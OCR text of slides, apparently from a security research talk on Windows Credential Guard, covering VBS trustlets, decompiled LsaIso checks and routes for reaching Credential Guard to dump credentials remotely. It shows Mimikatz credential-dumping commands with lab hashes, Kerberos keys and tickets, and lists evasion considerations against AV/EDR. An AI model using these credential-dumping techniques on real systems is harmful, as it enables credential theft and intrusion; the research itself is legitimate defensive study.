  - Maintains isolation of secure memory regions through Virtual Trust Levels (VTLs)
- Introduces a new secure micro kernel subsystem
  - Ring 0 is Secure Kernel Mode (SKM)
  - Ring 3 is Isolated User Mode (IUM)
- Secure kernel supports limited functionality
  - Built-in cryptographic framework
  - Communication over RPC and ALPC




Virtualization-Based Security (VBS)

- Processes running in Isolated User Mode are called Trustlets
  - Requires trusted code-signing certificate




Virtualization-Based Security (VBS)

- Processes running in Isolated User Mode are called Trustlets
  - Requires trusted code-signing certificate
- Credential Guard is implemented by the LsaIso.exe trustlet
  - Hosts multiple support interfaces for authentication
    - Ntlmlum supports NTLM functionality
    - Kerblum supports Kerberos functionality
  - Attempting to stop or restart trustlet will result in BSOD



Virtualization-Based Security (VBS)

- Processes running in Isolated User Mode are called Trustlets
  - Requires trusted code-signing certificate
- Credential Guard is implemented by the LsaIso.exe trustlet
  - Hosts multiple support interfaces for authentication
    - NtlmIum supports NTLM functionality
    - KerbIum supports Kerberos functionality
  - Attempting to stop or restart trustlet will result in BSOD
- Credential Guard encrypts credentials data at rest
  - Cannot be decrypted outside of secure subsystem
  - Mimikatz can no longer extract plaintext secrets



Example #1 - NTLM

```
mimikatz # sekurlsa::msv

Authentication Id : 0 ; 91127 (00000000:000163f7)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/6/2026 6:01:08 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : SRV02$
         * Domain   : MEGAKEK
         * LM       : 00000000000000000000000000000000
         * NTLM     : 943f4551ad53257b7394774729a97b3d
         * SHA1     : 9cb34de3b8c6cb2b470eb25d813471e81bff684d
         * DPAPI    : 9cb34de3b8c6cb2b470eb25d813471e8
```

Example #1 - NTLM

```
Authentication Id : 0 ; 522069 (00000000:0007f755)
Session           : Interactive from 1
User Name         : wsadmin
Domain            : MEGAKEK
Logon Server      : DC01
Logon Time        : 07/02/2026 16.03.50
SID               : S-1-5-21-976219687-1556195986-4104514715-1106
        msv :
         [00000003] Primary
         * Username : wsadmin
         * Domain   : MEGAKEK
           * LSA Isolated Data: NtlmHash
             KdfContext: 656d914d7a7d5e18b4b1485fd3868855e96f0bf7b5ea8f3599c4a9145eeabffa
             Tag       : 5a2882fb1b08f8938a4fc6764185ea02
             AuthData  : 01000000000000000000000000000000010000003400000004e746c6d48617368
             Encrypted : e309b5a88ba301fed38ab764fd024dcae0f63aabca85c228fb310bea0a2c95723d351c1db161d0a9b7e061c4cc9e3d4ff2927d22
         * DPAPI    : c8e188f9f60cfee65cc614e73e8f521e
```

Example #2 – Kerberos Encryption Keys

```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 91127 (00000000:000163f7)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/6/2026 6:01:08 PM
SID               : S-1-5-90-0-1

         * Username : SRV02$
         * Domain   : megakek.local
         * Password : b9 b8 57 68 0c ef ed fb eb 9f a1 36 d1 e8 63 d6 e7 83 0e fe 23 81 49 1d
20 af e3 74 06 91 fb a7 8d bf c7 d7 16 85 9f 8e ea c1 3c e0 53 05 3e 23 54 72 e6 28 f3 31 aa 9
0 19 e8 19 61 c1 df 8e 66 93 60 48 c0 d8 6f cd 0c eb 5d aa a9 6d 08 94 26 09 01 1c c7 70 29 c8
 fe d9 d7 f5 bb e1 09 f5 d3 59 66 d8 80 39 c7 01 a6 d6 81 d8 d8 aa 5e d9 ef 77 6b 86 a7 d8 29
51 bc 9a 52 74 ce b2 22 cd 25 f1 f9 d1 2e 4a c5 7f 93 a6 ae a4 93 b6 03 68 d5 9f 2e 6a f8 91 8
         * Key List :
           aes256_hmac       59caba780314898f90a2f8dd46600228c52f2c9412b0e088b797afd777f3dc99
           aes128_hmac       927272f71f366bcb2de7bb175db7d002
           rc4_hmac_nt       943f4551ad53257b7394774729a97b3d
```

Example #2 – Kerberos Encryption Keys

```
Authentication Id : 0 ; 522069 (00000000:0007f755)
Session           : Interactive from 1
User Name         : wsadmin
Domain            : MEGAKEK
Logon Server      : DC01
Logon Time        : 07/02/2026 16.03.50
SID               : S-1-5-21-976219687-1556195986-4104514715-1106

        * Username : wsadmin
        * Domain   : MEGAKEK.LOCAL
        * Password : (null)
        * Key List :
          aes256_hmac
          * LSA Isolated Data: KerberosKeyWithMetadata
            KdfContext: 2163bb7382af29b5a2d9e8dd98c033bdaefc3708343a1a444afd207a4b4199e4
            Tag       : d748032c9014cf5f13a3ff108d00208c
            AuthData  : 01000000000000000000000000000000010000030000004b65726265726f734b6579576974684d65746164617461
            Encrypted : b6ee3d77d13100cb346c553941553fc3f26f15993f47e3ddc669307301daa83e0057b064fad0fce0007a05e0d3969baf
          aes128_hmac
          * LSA Isolated Data: KerberosKeyWithMetadata
            KdfContext: 2ff08c670a2ba293dd634b101d6fbf928e4a1d65d6d838c49a987a9d21a23678
            Tag       : 930d841607de1f4ae558aee4595a9ab8
            AuthData  : 01000000000000000000000000000000010000020000004b65726265726f734b6579576974684d65746164617461
            Encrypted : 5b3da2fe1d4313e0dac8e574e10c38e1d44d3ada5f9dbda126f348cc89d7bf49
          rc4_hmac_nt
          * LSA Isolated Data: KerberosKeyWithMetadata
            KdfContext: c8ff9e149e70bd39120945ca38b476b08c9f8185068f7cc260b2d9720415f0a4
            Tag       : 6757688f1ae3f303e8e96a1bc07b24da
            AuthData  : 01000000000000000000000000000000010000020000004b65726265726f734b6579576974684d65746164617461
            Encrypted : 14abbbf0bd4dd0c08e305db383045c84769eefeffd5edaa5d2d76c19346ddba8
```

Example #3 – Kerberos Tickets

```
Authentication Id : 0 ; 404989 (00000000:00062dfd)
Session           : Interactive from 1
User Name         : srvadmin
Domain            : MEGAKEK
Logon Server      : DC01
Logon Time        : 3/6/2026 6:01:27 PM
SID               : S-1-5-21-976219687-1556195986-4104514715-1107

        * Username : srvadmin
        * Domain   : MEGAKEK.LOCAL
        * Password : (null)

       Group 0 - Ticket Granting Service
        [00000000]
          Start/End/MaxRenew: 1/1/1601 1:00:00 AM ; 1/1/1601 1:00:00 AM ; 3/6/2026 6:06:31 PM
          Service Name (02) : ldap ; dc01.megakek.local ; @ MEGAKEK.LOCAL
          Target Name  (02) : ldap ; dc01.megakek.local ; @ MEGAKEK.LOCAL
          Client Name  (01) : srvadmin ; @ MEGAKEK.LOCAL
          Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
          Session Key       : 0x00000001 - des_cbc_crc
            62b5482346dbd775c9dcc48aa069b3e1ca21538073bdb376bf48539d95534a1f
          Ticket            : 0x00000000 - null              ; kvno = 379509984        [...]
```

```
Group 2 - Ticket Granting Ticket
 [00000000]
   Start/End/MaxRenew: 1/1/1601 1:00:00 AM ; 1/1/1601 1:00:00 AM ; 3/6/2026 6:01:32 PM
   Service Name (02) : krbtgt ; MEGAKEK.LOCAL ; @ MEGAKEK.LOCAL
   Target Name  (--) : @ MEGAKEK.LOCAL
   Client Name  (01) : srvadmin ; @ MEGAKEK.LOCAL ( $$Delegation Ticket$$ )
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
   Session Key       : 0x00000001 - des_cbc_crc
     81850359f070f4f1043a90e9cf628e3af41b8c11697fc547ee5c7f5f3b3b9107
   Ticket            : 0x00000000 - null              ; kvno = 379510608        [...]
```


Example #3 – Kerberos Tickets

```
Authentication Id : 0 ; 522069 (00000000:0007f755)
Session           : Interactive from 1
User Name         : wsadmin
Domain            : MEGAKEK
Logon Server      : DC01
Logon Time        : 07/02/2026 16.03.50
SID               : S-1-5-21-976219687-1556195986-4104514715-1106

        * Username : wsadmin
        * Domain   : MEGAKEK.LOCAL
        * Password : (null)

       Group 0 - Ticket Granting Service
        [00000000]
          Start/End/MaxRenew: 01/01/1601 01.00.00 ; 01/01/1601 01.00.00 ; 06/03/2026 16.37.50
          Service Name (02) : LDAP ; dc01.megakek.local ; megakek.local ; @ MEGAKEK.LOCAL
          Target Name  (02) : LDAP ; dc01.megakek.local ; megakek.local ; @ MEGAKEK.LOCAL
          Client Name  (01) : wsadmin ; @ MEGAKEK.LOCAL ( MEGAKEK.LOCAL )
          Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
          Session Key       : 0x00000001 - des_cbc_crc
            3a2eac0ea5e9bae1527a351fb6d243a9f582c6224922b3c558fa736054e1a935
          Ticket            : 0x00000000 - null              ; kvno = 532278672        [...]
```

```
       Group 2 - Ticket Granting Ticket
        [00000000]
          Start/End/MaxRenew: 03/01/1601 13.01.29 ; 01/01/1601 01.00.00 ; 06/03/2026 16.37.50
          Service Name (02) : krbtgt ; MEGAKEK.LOCAL ; @ MEGAKEK.LOCAL
          Target Name  (02) : krbtgt ; MEGAKEK.LOCAL ; @ MEGAKEK.LOCAL
          Client Name  (01) : wsadmin ; @ MEGAKEK.LOCAL ( MEGAKEK.LOCAL )
          Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
          Ticket            : 0x00000000 - null              ; kvno = 532276592        [...]
          LSA Session Key   : 0x00000003 - des_cbc_md5
          * LSA Isolated Data: KerberosKeyWithMetadata
            KdfContext: 49d5bb71d1deae9256b891bc1b4644f116d269a9d4b43b719dbcdd8b62111724
            Tag       : 7059bb6bdfdbb74f8fc322457a4ab691
            AuthData  : 01000000000000000000000000000000010000030000000 4b65726265726f734b6579576974684d65746164617461
            Encrypted : 26695e6a0346b5afdc95b7750708a15b09cee02631e43c309a8006f25a498c8ca1d267621dc4b53da9431b258526f9e4
```


Redefining the Local Security Authority

- The LSA service can no longer access plaintext credential material
  - Stores encrypted variants of credential material and derived keys
  - Must rely on Isolated LSA (LsaIso) to provide authentication functionality




Redefining the Local Security Authority

- The internal decryption patterns are similar for NTLM



Redefining the Local Security Authority

- The internal decryption patterns are similar for NTLM and Kerberos



Redefining the Local Security Authority

- A client context parameter is required for all calls to the respective support interfaces

```
__int64 __fastcall KerbIumUpdateSharedConfiguration(
        __int64 a1,
        struct _KerbSharedConfiguration *a2,
        struct _KerbSharedConfiguration *a3)
{
  _QWORD *v6; // rcx
  int updated; // ebx

  if ( KerbIumContext != a1 )
  {
    Sleep(5u);
    return 0xC0000022LL;
  }
```

Redefining the Local Security Authority


- A client context parameter is required for all calls to the respective support interfaces
- The context can only be retrieved once per interface (managed by global variables)

```
__int64 __fastcall KerbIumUpdateSharedConfiguration(
        __int64 a1,
        struct _KerbSharedConfiguration *a2,
        struct _KerbSharedConfiguration *a3)
{
  _QWORD *v6; // rcx
  int updated; // ebx

  if ( KerbIumContext != a1 )
  {
    Sleep(5u);
    return 0xC0000022LL;
  }
```

```
__int64 __fastcall KerbIumGetClientContext(__int64 a1, _QWORD *a2)
{
  __int64 result; // rax

  if ( KerbIumGetClientContextStatics::WasCalled )
  {
    *a2 = 0LL;
    return 0xC0000022LL;
  }
  else
  {
    *a2 = KerbIumContext;
    result = 0LL;
    KerbIumGetClientContextStatics::WasCalled = 1;
  }
  return result;
}
```

Redefining the Local Security Authority

- The LSA service claims the support interface contexts during boot
  - It is thus the only entity that can interact with the support interfaces



Redefining the Local Security Authority

- We have limited options for communicating with Credential Guard

Redefining the Local Security Authority

- We have limited options for communicating with Credential Guard
  - Extract the already claimed contexts from the memory of the LSA service
    - Often detected by AV/EDR products
    - Blocked if Protected Process Light (PPL) is enabled

Redefining the Local Security Authority

- We have limited options for communicating with Credential Guard
  - Extract the already claimed contexts from the memory of the LSA service
    - Often detected by AV/EDR products
    - Blocked if Protected Process Light (PPL) is enabled
  - Load a security package into the LSA service and use the already claimed contexts
    - Often detected by AV/EDR products
    - Blocked if Protected Process Light (PPL) is enabled

Redefining the Local Security Authority

- We have limited options for communicating with Credential Guard
  - Extract the already claimed contexts from the memory of the LSA service
    - Often detected by AV/EDR products
    - Blocked if Protected Process Light (PPL) is enabled
  - Load a security package into the LSA service and use the already claimed contexts
    - Often detected by AV/EDR products
    - Blocked if Protected Process Light (PPL) is enabled
  - Ask the LSA service politely to pass our requests to Credential Guard
    - How?

Remote Credential Guard

The modern solution to remote credential dumping

Restricted Admin Mode

- Security feature designed to protect credentials over RDP connections
  - Introduced in Windows 8.1 and Server 2012 R2

Restricted Admin Mode

- Security feature designed to protect credentials over RDP connections
  - Introduced in Windows 8.1 and Server 2012 R2
- Allows authentication to a host without forwarding the credentials of the authenticating user
  - Creates a network logon token for the authenticating entity
  - Blocks credential dumping, as the user credentials do not exist on the server

Restricted Admin Mode

- Security feature designed to protect credentials over RDP connections
  - Introduced in Windows 8.1 and Server 2012 R2
- Allows authentication to a host without forwarding the credentials of the authenticating user
  - Creates a network logon token for the authenticating entity
  - Blocks credential dumping, as the user credentials do not exist on the server
- Massively limited by the Kerberos Double-Hop issue
  - The server cannot not forward credentials for further authentication
  - Authentication to remote services uses the machine credentials of the server

Remote Credential Guard

- Security feature designed to protect credentials over RDP connections
  - Introduced in Windows 10 and Server 2016
  - Successor to Restricted Admin Mode

